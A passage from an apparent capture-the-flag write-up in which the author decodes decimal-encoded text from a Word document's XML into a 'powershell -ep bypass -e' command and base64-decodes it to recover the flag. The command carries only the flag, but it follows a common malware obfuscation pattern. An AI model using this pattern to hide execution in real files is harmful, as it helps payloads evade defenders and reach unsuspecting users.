</w:instrText></w:r><w:fldSimple w:instr=" REF e "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:t> </w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr
w:rsidR="00522B43"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440" w:header="720" w:footer="720" w:gutter="0"/><w:cols w:space="720"/><w:docGrid
w:linePitch="360"/></w:sectPr></w:body><w:body><w:p w:rsidR="00044AB2" w:rsidRDefault="00044AB2"><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr
w:rsidR="00044AB2"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440" w:header="720" w:footer="720" w:gutter="0"/><w:cols w:space="720"/><w:docGrid
w:linePitch="360"/></w:sectPr></w:body></w:document>PK
```

“112 111 119 101 114 115 104 101 108 108 32 45 101 112 32 98 121 112 97 115 115 32 45 101 32 83 65 66 85 65 69 73 65 101 119 66 69 65 68 65 65 98 103 65 51 65 70 56 65 78 65 65 49 65 69 115 65 88 119 66 78 65 68 77 65 88 119 66 111 65 68 65 65 86 119 66 102 65 68 69 65 78 119 66 102 65 72 99 65 77 65 66 83 65 69 115 65 78 81 66 102 65 69 48 65 78 65 65 51 65 68 77 65 102 81 65 61"

We found out they were decimals. From decimal to ascii gives the following output:

“**powershell -ep bypass -e SABUAEIAewBEADAAbgA3AF8ANAA1AEsAXwBNADMAXwBoADAAVwBfADEANwBfAHcAMABSAEsANQBfAE0ANAA3ADMAfQA=** "

Now we saw a powershell command with a base64 encoded part

SABUAEIAewBEADAAbgA3AF8ANAA1AEsAXwBNADMAXwBoADAAVwBfADEANwBfAHcAMABSAEsANQBfAE0ANAA3ADMAfQA=

After decoding we got the flag, almost.
H.T.B.{.D.0.n.7._.4.5.K._.M.3._.h.0.W._.1.7._.w.0.R.K.5._.M.4.7.3.}.

Now we removed the dots and got the right flag.
HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}